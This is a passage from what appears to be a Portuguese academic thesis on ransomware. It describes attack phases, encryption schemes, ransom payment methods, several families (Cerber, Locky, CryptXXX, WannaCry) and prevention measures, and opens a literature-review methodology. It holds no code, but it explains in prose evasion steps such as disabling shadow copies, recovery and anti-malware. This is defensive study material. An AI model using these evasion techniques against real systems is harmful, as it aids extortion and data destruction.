

Figura 5 – Ataques de *Ransomwares* mais populares.

Fonte: TecMundo.

A propagação de famílias de *Ransomware* também é bastante preocupante no Brasil, pois o país está em segundo lugar neste quesito em toda a América Latina — 214 famílias ao todo. O primeiro da lista é o México, com 247 famílias, enquanto a Argentina

fecha as três primeiras posições com 214 variantes.

2.2.1 Anatomia do Ataque do *Ransomware*

Para a realização de um ataque, é muito importante que sejam definidos seus processos, pois assim permite que o ataque tenha sucesso e os atacantes saibam como funciona o fluxo de seus ataques e principalmente, para que seja definido as características do *Ransomware*, definindo assim a família que eles fara parte ou mesmo criando uma nova família.



Figura 6 – Anatomia de um ataque de *Ransomware*.

Fonte: Autora, 2018.

Percebe-se que o ataque ocorre em cinco fases: implantação, instalação, comando e controle, destruição e extorsão. (ZAGHETTO, 2017) A seguir será explicado cada uma brevemente.

2.2.1.1 Implantação

A primeira fase do ataque tem com objetivo reconhecer e escolher seus alvos a partir de alguns métodos e técnicas que eles desejam explorar, sendo elas, as vulnerabilidade dos sistemas e inabilidades/fragilidades dos usuários. Alguns desses métodos, onde os arquivos originais serão utilizados como parte do ataque serão baixados no sistema de algumas maneiras, sendo elas:

- Comprometimento web estratégico - se dá quando o sistema faz download automaticamente de um *Malware* ou mesmo de um *spyware* sem que o usuário tenha conhecimento do acontecido.

- *Downloads drive-by* - O Comprometimento estratégicos *Web* também são chamados de ataques *watering-hole*. Eles dependem de um reconhecimento estratégico dos usuários finais, onde são geralmente reservados para ataques mais específicos (LISKA; GALLO, 2017).

O Drive-by Download é um tipo de ataque que é realizado através de sites maliciosos. Hackers procuram servidores vulneráveis na web e inserem seus códigos maliciosos nos sites. De maneira geral, os arquivos maliciosos têm a forma de scripts. Assim, se o computador do usuário tiver alguma falha de segurança, o código malicioso do site vai ser baixado automaticamente. O download do código malicioso é feito sem que o internauta clique em algum link, fazendo assim que seja praticamente impossível evitar um ataque *Downloads drive-by*.

- *Phishing (vishing ou SMSishing)* - Esse método é usado para capturar informações dos usuários, direcioná-los para sites maliciosos ou injetar *Malwares* em suas máquinas. Podem ser de distribuição em massa ou especialmente desenvolvidos para uma certa empresa ou indivíduo. (ZAGHETTO, 2017)

- Exploração de vulnerabilidades em sistemas acessíveis pela internet- Essa fase consiste em fazer o *scanning* de redes ou varrer abertamente a internet, buscando vulnerabilidades exploráveis.

"*Para cada um dos tipos de ataques descritos acima existem formas de se defender. Vale ressaltar que, de maneira geral, os três primeiros tipos (mais usados) exploram fragilidades do usuário final, pois notoriamente requerem algum tipo de interação com o mesmo, mas o último é um ataque contra uma certa organização ou empresa e para defender-se faz-se necessário o uso de métodos institucionais.* (ZAGHETTO, 2017)"

2.2.1.2 Instalação

Assim que o código malicioso é "entregue"ao sistema da vítima, inicia-se o ataque, no qual não depende de um SO específico. O código instalado no sistema passa a se comunicar com os Canais de Controle e Comando (*command-and-control channels*), onde a parti desse momento com o uso do código os atacantes realizaram uma chamada que é conhecida como reconstrução, que se dá de maneira discreta, inserindo assim, completamente o *Ransomware*. Segundo Lika e Gallo, são três processos na fase de instalação, no qual são eles:

- Reconstrução - Para dificultar o contra-ataque, o *Ransomware* se divide em uma grande quantidade de *scripts*scripts processos, *batch files* e outras ferramentas, evitando a detecção por parte do SO e dos antivírus. (LISKA; GALLO, 2016)

- Evasão de processos - Depois do primeiro estágio que é a instalação do código no sistema, esse vai realizar a verificação da máquina para verificar se vale a pena infecta-la ou não. Em caso positivo, começará o segundo estágio, que tem como

objetivo executar um processo, no qual muitas das vezes é disfarçado como um processo padrão do windows. Nesse ponto que o vírus se torna exclusivo, muitos deles usam um hash MD5 do nome do computador e outro com um identificador, com o MAC do dispositivo.

- Acesso à memória - Então, o *dropper* do segundo estágio também pode executar uma série de *scripts* para garantir que qualquer proteção nativa do Windows sejam desativadas, o que poderia incluir a desativação de funcionalidades de *shadow copy* (cópia de sombra) dos arquivos e volumes, desativação de funcionalidades de recuperação do sistema usando algo como BCDEdit e, por fim, a desativação qualquer *software* anti-*malware* e funções de *logging* no sistema. (LISKA; GALLO, 2017)

2.2.1.3 Comando e Controle

Para que as próximas ações sejam definidas é importante que haja um sistema de comando e controle, pois o *Ransomware* exige algum tipo de canal de comunicação que seja estabelecido para que se possa ser garantido a comunicação do vírus com o atacante. Esse canal é de fundamental, em alguns caso os *Ransomwares* se encontram em estado dormente no computador da vitima esperando por receber ordens de quando começar a ser executado e travar ou criptografar os dados do usuário. Em verdade, é possível que neste momento seu computador tenha um pedaço de código malicioso "adormecido" apenas aguardando o comando de seu "senhor".

"*Aqui devemos destacar que boa parte dessa comunicação se dá através de TOR - hidden service, protocolos HTTP e HTTPS, Twitter e afins, e e-mail.* (ZAGHETTO, 2017)"

Os formatos de canais de comando e controle variam de acordo com as diferentes variantes e famílias de *Malware*, no qual em alguns casos, eles podem ser tão simples quanto as comunicações baseadas na *Web*, aproveitando assim, protocolo HTTP não esteja criptografado ou não tenha sistemas complicados para que se possa aproveitar os serviços de TOR que estão integrados para se conectarem.

"*Os sistemas mais complexos, como o TOR, tornam ainda mais difícil rastrear a localização exata dos criminosos que participam da extorsão e, na verdade, algumas das variantes do Ransomware realmente instalam os clientes TOR nos end-points para garantir que eles tenham comunicações seguras.* (LISKA; GALLO, 2017)"

2.2.1.4 Destruição

Nessa fase a chave que foi enviada será usada para bloquear ou criptografar os arquivos do sistema, no qual, todos os arquivos que foram identificados pelo processo de comando e controle começaram a ser criptografados pelo código malicioso implantado no

computador. Não há distinções de arquivos que podem ser criptografados, os formatos variam, podendo ser, Microsoft Office, JPGs, GIFS e muitos outros, em alguns caso até os nomes dos arquivos são criptografados, dificultando assim saber quais arquivos foram criptografados e qual ponto o invasor conseguiu chegar.

"*O cryptoransomware que vemos hoje usa algoritmos sofisticados para criptografar arquivos em seu dispositivo ou rede; a criptografia pode ser de dois tipos básicos: criptografia de chave simétrica e de chave assimétrica. Para o extorsionário, cada método tem vantagens e desvantagens distintas. Algumas das variantes mais complexas aproveitam os dois tipos de criptografia para superar as fraquezas do outro.* (LISKA; GALLO, 2017)"

- Criptografia Simétrica - Nesse caso o *Malware* utiliza o próprio dispositivos para gerar a chave que será utilizada no processo de criptografia. O uso de criptografia com chave simétrica garante que seja usado menos recurso do sistema que é usado quando o *Malware* criptografa os arquivos, essa minimização de *overhead* no desempenho do vírus só não ajuda na redução de chances de detecção por um *software* de monitoração de processos, mas também ajuda na utilização dos recursos de CPU do sistema infectado de forma eficiente.

  Algumas das vantagens de usar essa forma de criptografia são, a minimização do *overhead* do desempenho e maximação do volume de arquivos que serão criptografados, tirando proveito do desempenho do CPU. Também tem a vantagem que na utilização da simétrica, será gerada somente uma única chave para todo o sistema infectado, fazendo que o atacante possa determinar quais instalações terão sucessos e quais falharam. Além do mais, isso permite que os processos seja realizados offline ou online.

  Contudo, suas desvantagens não ajudam muito, pois ela pode ser facilmente quebrada e caso um usuário seja mais experiente ele pode extrair a chave da memória ativa e usa-la para descriptografar os arquivos do sistema enquanto estiver offline.

- Criptografia Assimétrica - Nesse método, o invasor gera duas chaves, a privada e a pública, a chave pública é utilizada para criptografar o sistema e a privada para descriptografá-lo. Os pares de chave fazem com que seja impossível usar métodos de forenses na memória para a realização da descriptografia dos arquivos. (LISKA; GALLO, 2017) Assim, para tentar derrubar esse método tem que ser utilizado força bruta, pontos fracos nos algorítimos ou mesmo o pagamento do resgate, pois muitas das vezes os outros recursos não conseguem quebrar a criptografia. Em *Ransomwares* que utilizam chave assimétrica, também existe a possibilidade de chave pública embutida e chave pública baixada.

  Em um *Ransomware* que utiliza uma chave pública embutida, a metodologia é bem simples e pode ser iniciada independentemente de o computador estar online ou não.

A desvantagem desta técnica é que uma nova chave pública deve ser gerada para cada ataque, gerando mais retrabalho para o invasor. (LISKA; GALLO, 2017) Para um *Ransomware* que use uma chave pública baixada, o processo de criptografia não pode ser iniciado até que o computador esteja online e seja capaz de se comunicar com o servidor do invasor para obter a chave pública. A vantagem, nesse caso, é que o invasor pode gerar diferentes tipos de pares de chaves para cada infecção que ele realizar. (LISKA; GALLO, 2017)

- Bloqueio do Sistema ou do Navegador - Um outro método utilizado na fase de destruição é o bloqueio do sistema ou navegador, esse *Ransomware* deixa o dispositivo infectado ou algumas de suas aplicações. A maioria dos *Ransomwares* que utilização o bloqueio dos navegadores funcionam em plataforma distintas, no qual a maioria funciona do lado do cliente, onde eles recebem páginas *web* maliciosas que utilizam JavaScript para apresentar as janelas pop-up nos computadores dos usuários sempre que eles tentam sair do navegador ou site infectado.

2.2.1.5 Extorsão

Esse é o estágio final do ataque, essa é a parte que nenhuma vitima quer chegar, pois certamente seus dados estarão criptografados ou suas telas bloqueadas, e é onde o extorsionista exige o pagamento para o resgate dos dados. Para convencer as vítimas a realizar o pagamento é bastante comum que os atacantes forneçam uma "amostra grátis" que é o desbloqueio de alguns arquivos e prova a eficiência do *Ransomware*. (ZAGHETTO, 2017) Também é bastante comum que haja pagamentos/desbloqueios escalonáveis de forma que se a vitima paga mais ou menos são desbloqueados mais ou menos arquivos.

"*Pagamentos típicos são estabelecidos na ordem de 300,00 a 500,00 dólares quando o Ransomware é aplicado a usuários comuns, mas quando aplicados à empresas chegam à ordem de dezenas de milhares de dólares.* (LISKA; GALLO, 2016)"

As formas de pagamento mais recorrentes são a *Bitcoin* e *Vouchers*.

- *Bitcoin* - Essa é uma forma de dinheiro, como o real e outras moedas, porém seu diferencial é que ela é puramente virtual, não sendo emitida por nenhum governo,país ou banco. De acordo com Fábio, Maria e Vanuza:

  "*Isso possibilita a transferência de propriedade a despeito da geografia a um custo virtualmente nulo e sem depender de um terceiro intermediário, contornando, dessa forma, todo o sistema bancário completamente subvertido pela intervenção governamental.* (OLIVEIRA; TOTTI; NEY, 2015)"

- *Vouchers* pré-pagos - De maneira semelhante ao *Bitcoin* os *Vouchers* Pré-pagos ou *e-Vouchers* são uma pe uma forma de transformar dinheiro real em dinheiro

"virtual". (ZAGHETTO, 2017) Ela se dá pela compra de alguns títulos ou cartões (semelhantes ao que são vendidos em livrarias, cartões presentes), no qual pode ser convertido em dinheiro ou presentes, dificultando assim o rastreamento e de encontrar os criminosos.

2.2.2 Famílias de *Ransomware*

O *Ransomware* tem um passado muito extenso e cheio e datas e histórias marcantes. Segundo Liska e Gallo,

"*O Ransomware passou com sucesso pela sua origem humilde em disquete 51/4 polegadas para a era moderna usando técnicas sofisticadas de criptografia e tem como alvo não só os computadores, mas também celulares e tablets.* (LISKA; GALLO, 2017)"

O aumento dos *Ransowares* se dá pelo o aumento de sua popularidade e principalmente pelo seus sucessos divulgados. Esse aumento também trouxe mais soluções para resolver esses ataques, contudo, no mundo dos vírus só sobrevivem e se dão bem os mais adaptáveis e mutáveis, pois a cada solução lança para um tipo de *Ransomware* ele tinha que evoluir para continuar a atender cada vez mais as demandas que seus criadores exigem.

Com isso, surgi as famílias de *Ransomware*, no qual cada uma tem suas particularidades e objetivos. A criação de um *Ransomware* depende muito dos seus criadores, pois alguns grupos de hackers programa melhor e outro não, fazendo assim, que alguns *Ransomwares* são bem mais eficazes do que outros. Por exemplo, alguns tipos de famílias de *Ransomware* não se preocupam em criptografar o Windows Volume *Shadow Copy*. (LISKA; GALLO, 2017) O VSS é um *snashot* continuamente atualizado do sistema Windows, mesmo não sendo um backup completo ele permite que algumas restaurações sejam feitas, fazendo que o usuário possa restaurar alguns arquivos de seus sistema, possibilitando que ele não precise pagar nenhum resgate, e fazendo que essa família de *Ransomware* não seja muito útil para o mundo cibernético.

A primeira família de *Ransomware* que foi desenvolvida, foi criada de forma *ad hoc*, no qual era entregue de maneira desordenadamente, que era muito influenciado pela falta de organização dos primeiros grupos de desenvolvedores do *Malware*. Mas ao perceberem que o quanto essa forma de ganhar dinheiro estava dando certo, os grupos começaram a se consolidar e se organizarem para conseguirem mais dinheiro.

Quando uma família de *Ransomware* morre e ela conseguiu ter ataques de sucesso, porém ela já não supre as necessidades de seus criadores, seus métodos continuam funcionando em outra família, contudo com algumas modificações para assim conseguir realizar um ataque perfeito. Um exemplo que é bem comum nas famílias de *Ransomwares*, são seus meios de entregas, que muitos deles são feitos através de *emails spam* e kit de *exploit*,

assim esse método é passado de família para família.

Abaixo será listado algumas das famílias que obtiveram bastante sucesso em seus ataques e causou bastante estragos.

2.2.2.1 *Cerber*

A família *Cerber* é um *Cryptoransomware* que utiliza algoritmos sofisticado para criptograr arquivos de dispositivos das vítimas. O *Cerber Ransomware* que adiciona a extensão '*CERBER'* em cada arquivo que o *Cerber Ransomware* criptografa. Depois de ter criptografado alguns dos arquivos da vítima, o *Cerber* exige o pagamento de um resgate em troca da chave de descriptografia. De acordo com o pedido de resgate do *Cerber*, os usuários de computador têm uma semana para pagar o valor do resgate, antes que este montante dobre.

O *Cerber Ransomware* é muito semelhante a outros Trojans *Ransomware*, sendo eles o *CryptoWall* e o *TeslaCrypt*. Os ataques deles são bem semelhantes, diferenciando apenas em pequenos detalhes, e é muito provável que eles compartilhem grandes porções dos seus códigos. Quando o *Cerber* criptografa os arquivos das vítimas, ele cria arquivos de TXT, HTML e VBS chamados 'DESCRIPTOGRAFAR MEUS ARQUIVOS' com instruções sobre como realizar o pagamento do resgate, os arquivos criptografados são colocados em pastas que contenha os arquivos que foram criptografados pelo *Cerber Ransomware*. Uma das únicas formas de um usuário recuperar seus dados quando essa família os ataca é utilizando o *Cerber Decryptor* que é fornecido em muitos dos caso, depois do pagamento, no qual o pagamento não garante isso.

O arquivo VBS contém uma mensagem de áudio contendo informações e indicações de como proceder, na imagem a segui tem-se um exemplo.

"*O programa fez tanto sucesso que a Checkpoint estima que em julho de 2016, o Cerber recebeu 195 mil dólares de todos os afiliados, e a parte que lhe coube foi de 40 por cento, o que significa que o grupo de hacking responsável pelo Cerber recebeu 78 mil dólares em um mês.* (LISKA; GALLO, 2017)"

Apesar do *Cerber* ser bem dinâmico e o grupo responsável por essa família altera constantemente seus métodos, dificultando assim as chances de serem detectados e permitindo melhores chances de infecção. Mesmo com a mutabilidade dessa família é muito importante tomar medidas para a prevenção e remediação do problema, no quais são elas:

- Ter sempre os backups atualizados e testados;
- Deixar desabilitado os macros em documentos do tipo Microsoft Office.
- Manter atualizado com os *patches* de segurança as aplicações que têm contato com a internet, como o Adobe Flash.



Figura 7 – Mensagem de resgate da família de *Ransomware Cerber*.

Fonte: Sensors TechForum,2017

- Matar os processos que tentam apagar as cópias de sombras de volumes.
- Desabilitar os *plugins* de navegadores, como o Microsoft *Silverlight*.

2.2.2.2 Locky

O *Locky* surgiu em Fevereiro de 2016 e recebeu esse nome porque todos os arquivos criptografados tinham extensão *.locky* concatenada (LISKA; GALLO, 2017). Diferente das outras famílias, o *Locky* em suas versões iniciais tinha uma conexão bem-sucedida com um *host* de comando e controle, no qual obtêm uma chave pública antes mesmo de da inicio ao processo de criptografia. Caso o vírus não tivesse conexão para começar o ataque ele ficava em estado dormente até que que o usuário reiniciasse a máquina e estabelecesse uma conexão com a internet. Em setembro de 2016, uma nova versão do *Locky* foi lançada, onde ela é capaz de funcionar totalmente offline e incluía a chave pública no PE, no qual ela é capaz de criptografar arquivos dos usuários sem realizar a comunicação com o *host* de comando e controle. (LISKA; GALLO, 2017)

A combinação que é utilizada na criptografia do *Locky* é a RSA e a AES, no qual a RSA é o par de chaves pública/privada que é gerado pela infraestrutura de comando e controle que é utilizada para gerar a chave AES única de 256 bits, gerando assim uma chave forte para criptografar os arquivos que são selecionados na máquina da vítima. Ao ser executado, o *Locky* injeta-se em um processo *svchost.exe*, onde esse processo serve para administrar as atividades do sistema que inclui a chamada inicial. Ao estabelecer uma conexão bem-sucedida com o servidor inicial de comando e controle, o *Ransomware* manda informações para o atacante do *host* que foi invadido. (LISKA; GALLO, 2017)

Com a infecção do *host*, o servidor de comando e controle aproveita as informações que lhe foi passadas e criar um par de chaves pública/privada personalizada e envia para o PE, criptografando assim os arquivos desejados e disponibilizando uma mensagem de regaste no dispositivo infectado. Na imagem a seguir vê-se um exemplo de mensagem do *Ransomware Locky*:



Figura 8 – Mensagem de resgate da família de *Ransomware Locky*.

Fonte: Secplicity,2016.

Como eme muitos caso não há engenharia reversa para desfazer uma criptografia, e também impedir que máquinas sejam infectadas, é importante saber alguns métodos mais específicos de proteção em relação ao *Locky*, sendo elas:

- Manter os backups e os *paches* atualizados.
- Tomar cuidado com os anexos que são recebidos.
- Não clicar em qualquer link ou *emails*, sem saber o verdadeiro URL e também realizar uma analise do *email* para certificar que ele se encontra na linguagem natural e não passou por nenhum tradutor.

2.2.2.3 CryptXXX

O *Ransomware CryptXXX* apareceu inicialmente no final de março de 2016. Essa família teve um grande crescimento e passou a ser a família mais popular entregue por principalmente por meio de kits de exploração de falhas *webs*. (LISKA; GALLO, 2017) Tendo com diferencial o *CryptXXX* foi um dos único que em suas primeiras versões era entregue em formato de DLL e não como um executável, no qual permitia que ele contornasse as soluções tradicionais dos antivírus, pois as DLLs faziam chamadas diretas para os executáveis legítimos do sistema Windows da vítima, facilitando assim a contaminação pelo *Rasomware*. (LISKA; GALLO, 2017) Mas com a evolução para se aprimorar cada vez mais em seus ataques, o *CryptXXX* começou a fazer suas principais entregas pelo kit

de exploit Neutrino, tendo como alvo as vulnerabilidades de três aplicações do Windows, sendo elas:

- Adobe Flash;
- Microsoft Silverlight;
- Java e JRE.

O processo de criptografia do *CryptXXX* se dá por alguns tipos de algoritmos, com função de criptografar os arquivos dos usuários. Antes que a versão 3 fosse lançada, o desenvolvedores da *CryptXXX* utilizavam o RC4, como a *stream* de chave para a realização do processo de criptografia, permitindo assim, que a empresa *Kaspersky* e outras de segurança pudessem desenvolver uma ferramenta para descriptografar os arquivos dos usuários que sofreram ataque. (LISKA; GALLO, 2017) Em contra partida o a equipe responsável pelo *CryptXXX* buscou uma melhor forma de se esquivar novamente dessas ferramentas e alterou sua *stream* de criptografia para uma chave pública que é incluída na DDL. Assim, quando o ataque é realizado e o *Ransomware* é implantado no dispositivo da vítima, o *CryptXXX* gera uma semente aleatória que é baseada na hora do sistema, no qual esta semente é usada para a criação do *RandomInt*, que é utilizado em um algoritmo de *key-scheduling*, que tem a função de gerar chaves que são usadas na criptografia de cada porção de dados. (LISKA; GALLO, 2017)

Assim que o processo de criptografia é realizado, é deixada uma mensagem de resgate, no qual ela permite que o usuário saiba quais arquivos foram corrompidos e que ele deverão acessar o site para realizar os processo para obterem seus arquivos de volta.



Figura 9 – Mensagem de resgate da família de *Ransomware CryptXXX*.

Fonte: SpywareCure,2016.

Uma das melhor forma de se proteger do *CryptXXX* é se defender dos próprios kits de *exploits*, já que esse *Ransomware* utiliza eles para a realização do seu ataque. Outra maneira significante, mas trabalhosa é o bloqueio do acesso aos domínios infectados que são usado pelos kits *exploits*, porém, essa ação é bastante complexa, pois é quase impossível monitorar todos os sites duvidosos.

2.2.3 WannaCry

O *Ransomware WannaCry* teve sua grande aparição em 12 de maio de 2017 em um grandioso ataque que se espalhou e infectou em primeiro momento 45 mil máquinas em 11 países, mas como ninguém estava preparado para tal ataque, ele continuou a se propagar, no qual em 17 de maio de 2017 ele já tinha infectado 345 mil máquinas em mais de 150. (PROOF, 2017) Na imagem a segui pode-se vê tais dados:

Figura 10 – Número de ataques do *Ransomware WannaCry* em 2017.

Fonte: PROOF,2017.

O *Ransomware WannaCry* se espalhou rapidamente pelo mundo, pois ele tem o mesmo comportamento que um *worm* e não precisa da interação de um usuário final para que o vírus seja executado, mas para que a disseminação ocorra o *WannaCry* realiza uma varredura em range de IP da internet e sai a procura de computadores vulneráveis na rede e utiliza um *exploits* para infectar as vítimas.

Quando o usuário é infectado, o *Ransomware* criptografa os dados das vítimas e disponibiliza um aviso onde ele não poderá acessar seus arquivos, ou pior: não poderá

fazer login em seu computador de maneira alguma.

Figura 11 – Mensagem de resgate da família de *Ransomware WannaCry*.

Fonte: ComputerWorldUK,2017.

Para se prevenir e está seguro contra ataques do *WannaCry*, é vital manter seu *software* e especialmente seu sistema operacional, atualizado. A Microsoft realizou disponibilização de *patches* até mesmo para versões mais antigas do Windows, sem suporte oficial, para que a atualização seja feita e as versões antigas estejam também prevenidas como as mais recentes. Também é de grande importância manter os *backups* dos sistemas atualizados e testados, para caso ocorra infecção o usuário esteja com seus dados salvos e não precise realizar o pagamento.

3 Metodologia de Pesquisa

A metodologia de pesquisa que foi utilizada para o desenvolvimento do trabalho foi a Revisão Sistemática de Literatura (RSL). A RSL é uma metodologia que é proposta para a identificar estudos sobre um tema em questão, aplicando métodos explícito e sistematizado de busca e avaliar a qualidade e validade desses estudos, assim como sua aplicabilidade no contexto que as mudanças serão implementadas. Uma revisão sistemática da literatura é um método bem definido à identificação, avaliação e interpretação de todas pesquisas relevantes disponíveis em uma questão particular de pesquisa, ou tópico ou fenômeno de interesse. (KITCHENHAM; CHARTERS, 2007)

Através da RSL é possível construir uma síntese de pesquisa existente e que não seja tendenciosa e assegura que o procedimento de revisão esteja visível e permite que seja reproduzido por outros pesquisadores. A condução de uma revisão sistemática objetiva apresentar uma avaliação justa do tópico de pesquisa à medida que utiliza um método de revisão rigoroso, confiável e passível de auditoria. (KITCHENHAM; CHARTERS, 2007)

Assim, a revisão sistemática que foi utilizada para realização deste trabalho é composta por três fase principais definida por (KITCHENHAM; CHARTERS, 2007):

- **Planejar a revisão:** Essa fase tem objetivo em definir os principais objetivos e protocolos para o encaminhamento da RSL, visando assim a diminuição dos erros e riscos da elaboração da pesquisa.

- **Conduzir a revisão:** Nesta fase será identificados os estudos através da aplicação dos critérios de busca que foram definidos na fase de planejamento.É nesse momento que os trabalhos selecionados passaram pelos critérios de inclusão e exclusão e será verificado se eles ajudam a responder as questões de pesquisa que foram definidas.

- **Reportar a revisão:** Já está fase terá o objetivo em descrever os resultados, responder as questões de pesquisa e por fim, divulgar os resultados.

3.1 Planejamento

A RSL foi realizada tendo com objetivo do melhor compreendimento de como se comportar e agir em um ataque de *Ransomware*, além de como mantendo-se seguro e prevenido.

3.1.1 Processo de Revisão

Para a realização da revisão sistemática do trabalho, foi definido o processo que se seguiria deste a definição até o resultado final da revisão. Segue a imagem abaixo:

